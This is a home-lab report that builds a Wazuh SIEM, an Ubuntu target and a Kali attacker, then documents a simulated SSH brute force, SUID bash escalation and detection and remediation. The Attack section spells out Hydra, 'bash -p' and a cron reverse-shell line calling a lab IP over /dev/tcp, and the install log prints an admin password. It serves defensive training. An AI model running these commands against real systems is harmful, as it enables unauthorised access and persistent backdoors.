

SOC HOME LAB

A Complete Guide to Building, Breaking, and Securing a Cybersecurity Lab

From Zero to Functional Security Operations Center — Built From Scratch

THE ATTACKER	THE VICTIM	THE DEFENDER
Kali Linux Attack Machine 192.168.x.x/24	Ubuntu Desktop Target Machine 192.168.x.x/24	Wazuh SIEM Security Monitor 192.168.x.x/24

All activity contained on an isolated private network. No real systems were harmed.

Executive Summary

What This Report Is — And Why It Matters

This document tells the complete story of a cybersecurity home lab built from nothing. It covers how three virtual computers were created and connected, how a simulated hacker broke into one of them and gained complete control, and how a Security Operations Center (SOC) analyst detected that attack, removed the threat, and locked the door so it could never happen the same way again.

The purpose of this lab is to understand — from the inside — exactly how cyberattacks happen and how security teams catch them. This is not theory. Every command in this document was actually run. Every alert you will see was real. Every fix was tested and verified.

Why Should a Business Care?

The attack scenario in this lab mirrors what happens inside real companies every single day. An employee uses a weak password. An attacker finds it. Within minutes they have complete control of that computer — and potentially everything connected to it.

The techniques used in this lab — brute forcing a password, escalating to administrator access, planting a backdoor that calls home every minute — are not exotic. They are beginner-level attacks available to anyone with a laptop and an internet connection. The question is not whether these attacks happen. They do. The question is whether your organization has the visibility to catch them.

3	8 min	100%	4
Virtual Machines Built	Attack to Detection	Threats Remediated	Security Controls Added

What Was Built

- A fully isolated three-machine lab environment inside VMware — no connection to the real internet during attack exercises
- A Wazuh Security Information and Event Management (SIEM) system — the software that watches everything happening across all machines and fires alerts when something looks wrong
- An Ubuntu Linux target machine — configured intentionally with weaknesses to simulate a real-world poorly secured employee workstation

- A Kali Linux attack machine — loaded with the same tools professional penetration testers and malicious hackers use

What Was Demonstrated

- An attacker can crack a weak password in under 10 seconds using freely available tools
- Once inside, an attacker can silently escalate from a normal user to full administrator without triggering a single visible alert to the user
- A backdoor planted in 5 seconds can give an attacker persistent access that survives reboots, password changes, and user logouts
- A properly configured SIEM detects every step of this attack chain — brute force, successful login, privilege escalation, and persistence
- All of the above can be fully remediated, hardened, and prevented with controls that cost nothing but time to implement

Part One — Building the Lab

Before any attack or defense could happen, the lab environment had to be built from scratch. This section explains what was built, why each piece matters, and every problem that was encountered along the way.

PHASE 1

The Network — Creating an Isolated Environment

Everything lives on a private virtual network that your real computers never touch


What Is a Virtual Network and Why Does It Matter?

Think of VMware like a building inside your computer. Inside that building you can create multiple rooms (virtual machines) and connect them with hallways (virtual networks). The key decision is whether those hallways connect to the outside world or stay completely internal.

For a security lab, you always want completely internal. If you run attack tools on a network connected to your real internet, you risk accidentally attacking something you do not own — which is illegal. The isolated network (called host-only in VMware) creates a sealed bubble. Kali can attack Ubuntu all day long and nothing leaves the building.

How the Network Was Set Up

- | | |
|---|--|
| 1 | Open VMware's Network Editor
In VMware: Edit menu at the top → Virtual Network Editor. This shows all virtual networks currently configured. |
| 2 | Verify VMnet1 exists as Host-Only
VMnet1 should appear in the list with Type: Host-only and subnet 192.168.100.0. This is the sealed private network all three machines will use. |
| 3 | Disable automatic IP assignment
Uncheck 'Use local DHCP service.' You will assign fixed addresses manually so each machine always has the same address — like giving each room in the building a permanent number. |



VMware Virtual Network Editor showing VMnet1 configured as host-only — the sealed private network

PHASE 2

The Wazuh SIEM — Your Security Camera System

Ubuntu Server 22.04 running Wazuh — the software that watches everything

What Is a SIEM and Why Do Businesses Need One?

A SIEM — Security Information and Event Management system — is essentially a security camera system for your computers. Just like security cameras record everything that happens in a building, a SIEM records everything that happens across your network. When something suspicious occurs, the SIEM fires an alert so your security team can investigate.

Without a SIEM, attacks often go undetected for months. The average time between a breach and detection in real enterprise environments is measured in weeks. A SIEM collapses that window dramatically — in this lab, every step of the attack was detected within seconds of it happening.

What Wazuh Is

Wazuh is a free, open-source SIEM platform used by organizations worldwide. It consists of three components that work together: the Manager (the brain that analyzes everything), the Indexer (the hard drive that stores all events), and the Dashboard (the screen you watch as an analyst). In this lab all three run on a single Ubuntu Server virtual machine.

Building the Wazuh VM — Step by Step

- 1 Download Ubuntu Server 22.04**
Downloaded from ubuntu.com — the server version, not desktop. Server has no graphical interface which means it uses less memory and runs more reliably for background services like a SIEM.
- 2 Create the VM in VMware**
New Virtual Machine → Typical → select the ISO file. Named it Wazuh-SIEM. Set disk to 50GB, memory to 8GB, processors to 4. Wazuh's storage engine needs significant memory to run smoothly.
- 3 Attach to the private network BEFORE booting**
Changed Network Adapter from NAT to Custom → VMnet1 before first boot. Critical step — if skipped, the VM gets the wrong network address.
- 4 Install Ubuntu Server**
Walked through the text-based installer. Key choices: installed OpenSSH server (allows remote terminal access), set username to 'wazuh', skipped all optional software.
- 5 Set a permanent fixed address**
Edited the network configuration file to assign a fixed address of 192.168.x.x/24. This ensures the SIEM is always at the same address — other machines need to know where to send their logs.
- 6 Install Wazuh**
Two commands downloaded and ran the official Wazuh installer. Took approximately 12 minutes. At completion the installer printed login credentials — these were saved immediately.

```
curl -s0 https://packages.wazuh.com/4.7/wazuh-install.sh && sudo bash wazuh-install.sh -a
```
- 7 Access the dashboard**
Opened a browser on the Windows host machine and navigated to https://192.168.x.x/24. Accepted the security warning (expected for a local self-signed certificate) and logged in.

■ **PITFALL #1** If you skip changing the Network Adapter to VMnet1 before booting, the VM gets assigned a NAT address (192.168.133.x) and your Windows browser cannot reach the dashboard. Fix: change the adapter in VM Settings, then edit the netplan network config file to set the correct static address.

■ **PITFALL #2** The netplan configuration file requires exact spacing — spaces, not tabs. One wrong character causes a permissions warning. Fix: run `sudo chmod 600` on the config file, then `sudo netplan apply` again.

■ PITFALL #3

After installing Wazuh, the dashboard takes 2-3 minutes to fully initialize. If the browser shows connection refused immediately after install, wait and try again. Do not restart services — just wait.

```

File Edit View VM Help Help
x remote x ubuntu x
19/05/2026 20:22:32 INFO: Starting the Mazuh manager installation.
19/05/2026 20:23:46 INFO: Mazuh manager installation finished.
19/05/2026 20:23:46 INFO: Starting service wazuh-manager.
19/05/2026 20:24:02 INFO: wazuh-manager service started.
19/05/2026 20:24:02 INFO: Starting Filebeat installation.
19/05/2026 20:24:11 INFO: Filebeat installation finished.
19/05/2026 20:24:12 INFO: Filebeat post-install configuration finished.
19/05/2026 20:24:12 INFO: Starting service filebeat.
19/05/2026 20:24:12 INFO: Filebeat service started.
19/05/2026 20:24:13 INFO: --- Mazuh dashboard ---
19/05/2026 20:24:13 INFO: Starting Mazuh dashboard installation.
19/05/2026 20:25:10 INFO: Mazuh dashboard installation finished.
19/05/2026 20:25:10 INFO: Mazuh dashboard post-install configuration finished.
19/05/2026 20:25:10 INFO: Starting service wazuh-dashboard.
19/05/2026 20:25:10 INFO: wazuh-dashboard service started.
19/05/2026 20:25:25 INFO: Initializing mazuh dashboard web application.
19/05/2026 20:25:27 INFO: Mazuh dashboard web application initialized.
19/05/2026 20:25:27 INFO: --- Summary ---
19/05/2026 20:25:27 INFO: You can access the web interface https://wazuh-dashboard-ip:443
User: admin
Password: d4w14t03x0w0d0c7L7u00LbJ=md0R0n
19/05/2026 20:25:27 INFO: Installation finished.
wazuh@wazuh-slim:~$ ifconfig
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/ether 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ee:8d:bd brd ffff:ffff:ffff:ffff
    altnet ens3s1
        inet 192.168.133.134/24 metric 100 brd 192.168.133.255 scope global dynamic ens3
            valid_lft 1155sec preferred_lft 1155sec
        inet6 fd09:130c:23ff:feee:8d0d:64 scope link
            valid_lft forever preferred_lft forever
wazuh@wazuh-slim:~$

```

Wazuh installation complete — credentials displayed, ip a confirming the correct network address

PHASE 3

The Ubuntu Target — The Machine That Gets Attacked

Ubuntu Desktop 22.04 configured as a realistic victim workstation

Why a Separate Target Machine?

You cannot safely practice attacking the same machine you are defending from. The target machine simulates a real employee workstation — it has a normal user account, a weak password (intentionally), and a security vulnerability deliberately planted so the attack would succeed. In a real organization this machine would represent any employee's computer.

1 Download Ubuntu Desktop 22.04

Desktop version this time — includes a graphical interface which makes it easier to manage as a target machine.

2	Create the VM 30GB disk, 4GB memory, 2 processors. Attached to VMnet1 before booting.
3	Install Ubuntu Desktop Graphical installer. Created user account 'labuser' with an intentionally weak password to simulate a real-world security mistake.
4	Set fixed network address Assigned 192.168.x.x/24 using NetworkManager. This took several attempts due to Ubuntu Desktop's NetworkManager overriding the netplan configuration.
5	Plant the intentional vulnerability Set the SUID bit on /bin/bash — a configuration that allows any user to run bash as administrator. This is the privilege escalation vulnerability the attacker will exploit. <pre>sudo chmod u+s /bin/bash</pre>
6	Install SSH server Allows Kali to connect remotely — simulating a real remote access service that attackers commonly target. <pre>sudo apt install openssh-server -y</pre>
7	Install Wazuh agent The agent is a small program that runs in the background and ships all activity logs to the Wazuh SIEM in real time.
8	Install auditd Advanced audit daemon — gives the SIEM deeper visibility into privileged commands and user account changes. <pre>sudo apt install auditd -y</pre>

■ **PITFALL #4** Ubuntu Desktop's NetworkManager periodically overrides the static IP set by netplan, causing the address to drop. Fix: use nmcli to configure the static IP through NetworkManager directly using the connection UUID, then run nmcli connection up [UUID].

■ **PITFALL #5** Installing packages (openssh, auditd, wazuh agent) requires internet access, but the VM is on the isolated host-only network. Fix: temporarily switch the Network Adapter to NAT in VMware settings, run the install, then switch back to VMnet1 and reapply netplan.

■ **PITFALL #6** The Wazuh agent version installed from the repository was newer than the Wazuh manager version. The agent refused to connect with the error 'Agent version must be lower or equal to manager version.' Fix: switch the Wazuh SIEM VM to NAT temporarily and run `sudo apt-get install wazuh-manager wazuh-indexer wazuh-dashboard` to upgrade all components. Reboot the SIEM after upgrading.

The Kali Linux Attack Machine

Pre-built attack platform with all offensive tools included

Kali Linux is the industry-standard operating system for penetration testing and security research. Unlike normal operating systems, it comes pre-installed with hundreds of security tools — the same tools professional hackers and security testers use. It is freely available and legal to use in your own lab environment.

1 Download 7-Zip

The Kali VMware image is compressed. 7-Zip is needed to extract it. Downloaded from 7-zip.org.

2 Download Kali VMware image

Downloaded the official VMware image from kali.org — approximately 3.8GB. This is a pre-built virtual machine, no installation needed.

3 Extract and open in VMware

Used 7-Zip to extract the downloaded file. Double-clicked the .vmx file inside — VMware imported it automatically.

4 Set network to VMnet1

Changed Network Adapter to Custom → VMnet1 to join the private lab network.

5 Increase memory to 4GB

Default was 2GB — increased to 4GB for better performance during scans.

6 Set fixed network address

Edited /etc/network/interfaces to assign 192.168.x.x/24. Restarted networking.

7 Verify all three machines can communicate

From Kali, pinged both other machines. 0% packet loss on both confirmed the lab network was fully operational.

```
ping -c 3 192.168.x.x/24
```

■ PITFALL #7

The rockyou.txt password wordlist that Hydra needs was not extracted by default on this version of Kali. When Hydra reported the file not found, a custom small wordlist was created manually containing common weak passwords including the one set on the target.

Part Two — The Attack

With the lab fully built, the role shifts to attacker. This section documents every step of the attack exactly as it was executed — the mindset, the tools, and the results. The Wazuh dashboard was open and monitored throughout.

■ SCOPE

Every command in this section was run inside the isolated lab environment against machines we own and built. These techniques are documented for educational purposes only. Running these tools against systems you do not own is illegal.

PHASE 5

Reconnaissance — Knowing Your Target

An attacker's first move is always information gathering

How Attackers Think About Targets

Before an attacker does anything aggressive, they watch. They map the environment quietly. They want to know what computers exist, what services are running, and what doors might be open. This phase is called reconnaissance — and it leaves very little trace.

The tool used here is called Nmap. It is a network scanner that sends tiny invisible packets to every address on a network and listens for responses. From those responses it can determine which computers are online, which ports are open, and what software is running. The entire internet-facing attack surface of a company can be mapped in minutes.

1

Scan the entire private network

Ran an Nmap SYN scan across the entire subnet. This type of scan is called 'stealth' because it never completes a full connection — it just knocks on the door and listens.

```
sudo nmap -sS -O 192.168.x.x/24
```

2

Analyze the results

Nmap reported two live hosts. The target machine at 192.168.x.x had port 22 open. Port 22 is SSH — a remote login service. This is the entry point.

What the attacker now knows: there is a machine running SSH. SSH requires a username and password. If the password is weak, it can be guessed. The attack plan is set.

Note: Nmap scans do not appear in Wazuh by default. The scanner never completes a connection, so there are no login attempts to log. This is why network-level monitoring tools like Suricata are added on top of SIEM deployments — to catch reconnaissance activity that never touches authentication logs.

PHASE 6

The Brute Force Attack — Cracking the Password

Automated password guessing — 8 attempts in under 10 seconds

What Is a Brute Force Attack?

A brute force attack is exactly what it sounds like. The attacker uses a program to try passwords one after another, as fast as the connection allows, until one works. The tool used here is called Hydra — it can attempt hundreds of passwords per minute against an SSH login.

The target had a weak password deliberately set to simulate a real-world scenario. Studies consistently show that a significant percentage of users in any organization use passwords that appear in the top 1000 most common passwords lists. Hydra's wordlists contain millions of these.

1 Create the password list

Because the standard rockyou wordlist was not extracted, a small custom list was created containing 8 common weak passwords including the one set on the target.

```
echo -e 'password\n123456\npassword123\nletmein' > /tmp/passwords.txt
```

2 Launch Hydra against SSH


Hydra attacked the target's SSH service using the username 'labuser' and the password list. Four simultaneous threads were used.

```
hydra -l labuser -P /tmp/passwords.txt 192.168.x.x/24 ssh -t 4
```

3 Password cracked

Hydra found the correct password in under 10 seconds. Username and password displayed in green.

At this exact moment, the Wazuh dashboard showed: multiple Rule 5760 alerts (SSH authentication failures) followed immediately by Rule 5715 (successful SSH authentication). The brute force pattern — many failures then a success — is one of the most recognizable signatures in security monitoring.



Left: Hydra finding the password. Right: Wazuh Events showing brute force failures (Rule 5760) followed by successful login (Rule 5715) — detected in real time

PHASE 7

Privilege Escalation — From Employee to Administrator

Exploiting a misconfiguration to gain complete system control

What Is Privilege Escalation and Why Is It Dangerous?

Getting into a system as a regular user is step one. But a regular user cannot do much damage — they cannot install software system-wide, read other users' files, or disable security tools. Privilege escalation is the process of going from 'I have a foot in the door' to 'I own everything.'

In this scenario the target machine had a specific misconfiguration: the SUID bit was set on the bash shell program. The SUID bit is a Linux permission flag that says 'run this program as its owner.' Since bash is owned by the root administrator, any user who runs bash with the right flag becomes root — even if they are just a normal employee account.

This type of vulnerability exists in real organizations due to misconfigurations made during software installs, developer shortcuts left in production, or simply not knowing what to look for.

1 SSH into the target as labuser

Used the cracked password to log in remotely. Now inside the machine as a regular user.

```
ssh labuser@192.168.x.x/24
```

2 Check current access level

Ran 'id' command. Confirmed: uid=1000(labuser) — a standard unprivileged account.

```
id
```

3 Exploit the SUID vulnerability

Ran /bin/bash -p. The -p flag tells bash to preserve the effective user ID — which is root due to the SUID bit.

```
/bin/bash -p
```

4 Confirm administrator access

Ran 'id' again. Result: uid=1000(labuser) euid=0(root). The euid=0 means effective user is root — full administrator access achieved.

```
id && whoami
```

The output of 'whoami' after escalation: root. The attacker now has complete, unrestricted control of the machine.

PHASE 8

Planting a Backdoor — Making Sure They Can Come Back

A reverse shell cron job that calls home every minute

What Is Persistence and Why Do Attackers Use It?

Getting access is valuable. Keeping access is the goal. If the victim reboots their computer, changes their password, or closes the SSH session — the attacker loses their foothold. Persistence mechanisms ensure the attacker can reconnect even after those events.

The method used here was a cron job — a scheduled task that runs automatically at set intervals. The cron job was configured to run every minute and send a reverse shell connection back to Kali. A reverse shell is like a phone call from the victim's computer to the attacker's computer — the victim's machine initiates the connection, which bypasses most firewalls.

1 Add reverse shell to system crontab

Used the administrator access to append a line to `/etc/crontab` — the system-wide scheduled task file. The line instructs the system to connect back to the attacker every minute.

```
echo '* * * * * root /bin/bash -i >& /dev/tcp/192.168.x.x/4444 0>&1' | sudo tee -a /etc/crontab
```

2 Verify it was written

Confirmed the malicious entry appeared in the crontab file alongside legitimate system tasks.

```
cat /etc/crontab
```

Wazuh's File Integrity Monitor — which we configured to watch `/etc/crontab` — fired an alert within seconds of this modification. The `syscheck.path` field in the alert showed exactly which file was changed and when.

Part Three — Detection

This section documents what the Wazuh SIEM captured during the attack. Every step of the kill chain left evidence. A SOC analyst reviewing these alerts would have everything needed to reconstruct exactly what happened, when, and from where.

PHASE 9

What Wazuh Saw — The Complete Alert Timeline

From first brute force attempt to crontab modification

The Attack Timeline as Seen by the Defender

Time	Event	Wazuh Rule	Severity	What It Means
T+0:00	SSH authentication failures begin	Rule 5760	Level 5	Hydra is attempting passwords. Multiple failures from one IP in seconds.
T+0:03	Successful SSH login after failures	Rule 5715	Level 3	The attacker guessed correctly. Combined with the prior failures, this is a critical event.
T+0:05	PAM login session opened	Rule 5501	Level 3	The attacker's shell session is now active on the target machine.
T+6:00	Sudo command to ROOT executed	Rule 5402	Level 3	The SUID bash escalation triggered a sudo-level event. Attacker is now root.
T+12:00	/etc/crontab modified	FIM syscheck	Level 7	File Integrity Monitor detected the backdoor being planted. File hash changed.

Key Detection Observations

- The brute force pattern is unmistakable — multiple Rule 5760 failures from the same source IP, immediately followed by a Rule 5715 success. Any analyst looking at this stream would escalate within seconds.
- The SUID escalation itself did not trigger a high-severity alert with default Wazuh rules. This is a real-world gap — default rules do not catch everything. Custom rules are essential, which is why they were written in the remediation phase.
- The File Integrity Monitor on /etc/crontab only fired after it was manually added to the watch list. Out of the box, Wazuh does not monitor every file. Analysts must configure monitoring for high-value files.
- Every alert included a timestamp, the agent name, and the rule description — giving the analyst everything needed to build an incident timeline without touching the victim machine.

**■ REAL
WORLD
NOTE**

In a real enterprise environment, a SIEM would also have alerting configured to send emails, Slack messages, or PagerDuty notifications when high-severity events fire. An analyst would not need to be watching the screen — the SIEM would come to them.

Part Four — Remediation and Hardening

Detection without response is just watching. This section covers every action taken to contain the threat, remove what the attacker left behind, and harden the system so the same attack cannot succeed again.

The remediation follows the NIST Incident Response framework — the industry standard used by security teams worldwide: Contain → Eradicate → Recover → Harden.

PHASE 10

Contain — Stop the Bleeding

Remove active threats before they do more damage

1 Find and remove the backdoor cron job

Opened /etc/crontab and deleted the two lines added by the attacker: the reverse shell and the 'attacker was here' comment. The cron job was immediately stopped.

```
sudo nano /etc/crontab
```

2 Verify the crontab is clean

Ran cat /etc/crontab to confirm only legitimate system entries remained. All attacker lines confirmed removed.

```
cat /etc/crontab
```

PHASE 11

Eradicate — Remove the Root Cause

Close the vulnerabilities that made the attack possible

1 Remove the SUID bit from bash

The SUID configuration on /bin/bash was the privilege escalation path. Removed it immediately.

```
sudo chmod u-s /bin/bash
```

2**Verify SUID is gone**

Ran `ls -la /bin/bash`. Confirmed permissions changed from `-rwsr-xr-x` (dangerous) to `-rwxr-xr-x` (normal). The 's' is gone.

```
ls -la /bin/bash
```

3**Audit all SUID binaries system-wide**

Scanned every file on the system for the SUID bit. Confirmed only standard, expected system binaries held that permission. No additional attacker-planted backdoors found.

```
find / -perm -u=s -type f 2>/dev/null
```

4**Review bash history for full attacker footprint**

Checked the command history for the labuser account. Every command the attacker ran was visible — the id checks, the `/bin/bash -p` escalation, the crontab commands. This forms the complete evidence trail.

```
cat /home/labuser/.bash_history
```

PHASE 12

Harden — Make Sure It Cannot Happen Again

Implement controls that prevent this specific attack vector permanently

SSH Hardening — Eliminating the Brute Force Vector

The entire attack started because SSH accepted passwords. When you allow password authentication on a remotely accessible service, you are accepting that anyone who can reach that port can attempt to guess the password — forever, automatically, from anywhere in the world. The fix is to disable passwords entirely and require cryptographic keys instead.

A cryptographic key is like a physical key that cannot be copied or guessed. Even if an attacker knows your username, without the key file on their machine, the door will not open. This single change makes the brute force attack mathematically impossible.

1**Edit the SSH configuration**

Opened the SSH server configuration file and changed `PasswordAuthentication` from the default (commented out, effectively yes) to explicitly no.

```
sudo nano /etc/ssh/sshd_config
```

2**Activate the change**

Restarted the SSH service so the new configuration takes effect immediately.

```
sudo systemctl restart ssh
```

3 Verify the hardening works

From Kali, attempted to SSH in using a password. Result: 'Permission denied (publickey).' The door is locked. Password authentication is completely disabled.

```
ssh labuser@192.168.x.x/24
```

Fail2Ban — Automatic Attacker Blocking

Even with password authentication disabled, attackers may still probe the port. Fail2ban is a lightweight program that watches login attempt logs and automatically blocks IP addresses that exceed a threshold of failures. After 5 failed attempts, the attacker's IP is added to a firewall block list — no manual intervention required.

1 Install fail2ban

Temporarily switched to NAT for internet access, installed fail2ban.

```
sudo apt install fail2ban -y
```

2 Enable and start the service

Configured fail2ban to start automatically on boot and begin monitoring immediately.

```
sudo systemctl enable fail2ban && sudo systemctl start fail2ban
```

3 Verify active protection

Confirmed fail2ban is running and actively monitoring SSH login attempts.

```
sudo systemctl status fail2ban
```

Password Reset

The compromised labuser password was reset to a strong credential containing uppercase letters, lowercase letters, numbers, and special characters. In a real incident this would also trigger a forced password reset for any other accounts the attacker may have accessed.

PHASE 13

Custom Detection Rules — Teaching Wazuh to Catch This Attack

Three new rules that fire at maximum severity for this specific kill chain

Default SIEM rules are generic. They catch common patterns but miss nuanced attack techniques. Writing custom rules is what separates a reactive security team from a proactive one. Three rules were written and

loaded into Wazuh:

Rule ID	Name	Triggers On	Severity	Business Meaning
100002	SSH Brute Force	Multiple SSH failures (Rule 5760)	Critical — Level 15	Someone is systematically trying to guess a password
100003	SUID Bash Execution	Bash executed at root level (Rule 5402)	Critical — Level 15	Someone used a misconfiguration to become an admin
100004	Crontab Modified	Change to /etc/crontab (Rule 553)	Critical — Level 15	A scheduled task was changed. Could be a backdoor

■ **PITFALL #8** Custom Wazuh rules use strict XML formatting. The rule file must be wrapped in a tag — including the comma. Missing the comma causes the Wazuh manager to refuse to start entirely. Additionally, the same_source_ip tag requires a companion frequency tag — without it the manager throws an error. Always test rule syntax by checking ossec.log after restarting the manager.

Part Five — The Business Case

Everything documented in this report happened in a lab. But the techniques, vulnerabilities, and attack patterns are identical to what happens inside real organizations every day. This section translates the technical findings into business language.

What This Attack Would Cost a Real Business

The attack demonstrated in this lab — brute force to initial access, privilege escalation to root, persistence via cron backdoor — is a complete compromise. In a business environment this means:

- The attacker has read access to every file on that machine. Confidential documents, client data, financial records, employee information — all visible.
- The attacker has write access — they can modify, corrupt, or delete any file. This includes audit logs they may want to clean up.
- The attacker has a persistent backdoor that survives reboots and reconnects every minute. Even if the machine is restarted the attacker comes back.
- From a compromised internal machine the attacker can pivot — scanning and attacking other machines on the same internal network that would never be reachable from the internet.

The IBM Cost of a Data Breach Report consistently puts the average cost of a breach in the millions of dollars when factoring in detection, response, legal, regulatory, and reputational costs. The initial access point in the vast majority of breaches is exactly what was demonstrated here — a compromised credential on an internet-facing service.

What the Controls Implemented Here Actually Prevent

Control Implemented	Attack It Stops	Business Value
SSH key-only authentication	Brute force password attacks — permanent	Eliminates the most common initial access vector. No password = nothing to
Fail2ban auto-blocking	Repeated login probes from any IP	Stops reconnaissance and slows attackers without any human intervention.
SUID binary audit	Privilege escalation via misconfigured binaries	Closes the path from employee account to full administrator access.
Crontab monitoring (FIM)	Persistence via scheduled tasks	Detects backdoors within seconds of being planted — before they can be used
Custom SIEM detection rules	This specific kill chain at every stage	Turns vague alerts into actionable high-priority incidents with clear descriptions
Wazuh SIEM deployment	Attacks going undetected for weeks or months	Compresses detection time from the industry average of 21 days to seconds.

The Takeaway for Decision Makers

Every control implemented in this lab is free. Wazuh is open source. Fail2ban is open source. SSH key authentication is built into every operating system. The SUID audit requires one command. The custom detection rules took 30 minutes to write.

The cost of not having these controls is not zero. It is measured in breach response costs, regulatory fines, legal fees, and reputational damage. The question every organization needs to ask is not 'can we afford a security operations capability?' — it is 'can we afford not to have one?'

What was built in this lab — a three-tier attack and defense environment with real-time detection and automated response — is a scaled-down version of what enterprise security teams operate at significant expense. Understanding how it works from the inside, at every layer, is what makes a security professional valuable.

Complete Troubleshooting Reference

Every problem encountered during this build is documented here with the exact fix. This section exists because the value of a real lab build is not just the success — it is every failure and how it was resolved.

Pitfall 1 — VM on Wrong Network (NAT Instead of VMnet1)

Symptom: Browser shows 'This site can't be reached' when trying to access the Wazuh dashboard. The VM has an IP address starting with 192.168.133.x instead of 192.168.100.x.

What happened: VMware defaults new VMs to NAT networking. NAT gives the VM internet access through your host machine but puts it on a different subnet that your Windows browser cannot reach directly.

✓ **FIX: Change adapter then fix IP**

VM → Settings → Network Adapter → Custom → VMnet1. Then edit /etc/netplan/00-installer-config.yaml to set the correct static address. Run `sudo netplan apply`. Reboot if the IP does not update.

Pitfall 2 — Netplan Permissions Warning

Symptom: After running `sudo netplan apply` you see a WARNING about file permissions being too open.

What happened: The netplan config file was created with permissions that are wider than Netplan requires. It still works but generates a warning every time.

✓ **FIX: Fix file permissions**

Run: `sudo chmod 600 /etc/netplan/[filename].yaml` — then `sudo netplan apply` again. Warning disappears.

Pitfall 3 — Wazuh Dashboard Takes Time to Initialize

Symptom: After installing Wazuh or restarting services, the browser shows connection refused even though the service shows as running.

What happened: The Wazuh dashboard (built on OpenSearch/Node.js) needs 60-90 seconds after starting before it begins accepting connections.

✓ **FIX: Just wait**

Do not restart services. Wait 90 seconds and try the browser again. If still failing after 2 minutes, check `sudo systemctl status wazuh-dashboard` for actual errors.

Pitfall 4 — Ubuntu Target IP Keeps Dropping

Symptom: The Ubuntu Target VM loses its static IP address periodically. It shows a 169.254.x.x address (self-assigned) instead of the configured 192.168.x.x. Kali gets 'No route to host' when trying to connect.

What happened: Ubuntu Desktop's NetworkManager periodically overrides the static configuration set by netplan. The two systems conflict with each other.

✓ FIX: Configure through NetworkManager	Use nmcli to set the static IP through NetworkManager directly: <code>sudo nmcli connection show</code> to get the UUID, then <code>sudo nmcli connection modify [UUID] ipv4.addresses 192.168.x.x/24 ipv4.method manual connection.autoconnect yes</code> followed by <code>sudo nmcli connection up [UUID]</code> . This makes the configuration permanent through the correct system.
--	--

Pitfall 5 — Cannot Install Packages on Host-Only Network

Symptom: apt install fails with 'Temporary failure resolving' errors. Cannot download any packages.

What happened: The VM is on the isolated host-only network which has no internet access by design. Package installation requires internet.

✓ FIX: Temporary NAT switch	VM → Settings → Network Adapter → change to NAT → OK. Run <code>sudo dhclient ens33</code> to get an IP via DHCP. Install the package. Switch back to Custom → VMnet1 → OK. Run <code>sudo netplan apply</code> to restore the static IP.
------------------------------------	---

Pitfall 6 — Wazuh Agent Version Mismatch

Symptom: The agent log shows 'ERROR: Agent version must be lower or equal to manager version.' The Wazuh dashboard shows 0 active agents even though the agent service is running.

What happened: The Wazuh agent package in the repository was a newer version than the manager installed by the quick-start script.

✓ FIX: Upgrade the manager	Temporarily switch the Wazuh SIEM VM to NAT, run <code>sudo dhclient ens33</code> , then <code>sudo apt-get install wazuh-manager wazuh-indexer wazuh-dashboard -y</code> . Select Y for all prompts. After upgrade, <code>sudo systemctl restart wazuh-manager wazuh-indexer wazuh-dashboard</code> . Reboot the SIEM. Wait 2-3 minutes after reboot for full initialization.
-----------------------------------	--

Pitfall 7 — Rockyou.txt Wordlist Not Found

Symptom: Hydra reports 'File for passwords not found' when pointing to `/usr/share/wordlists/rockyou.txt`.

What happened: On this version of Kali the rockyou.txt file exists but requires specific permissions or path handling that Hydra could not resolve. The file was present but Hydra could not read it.

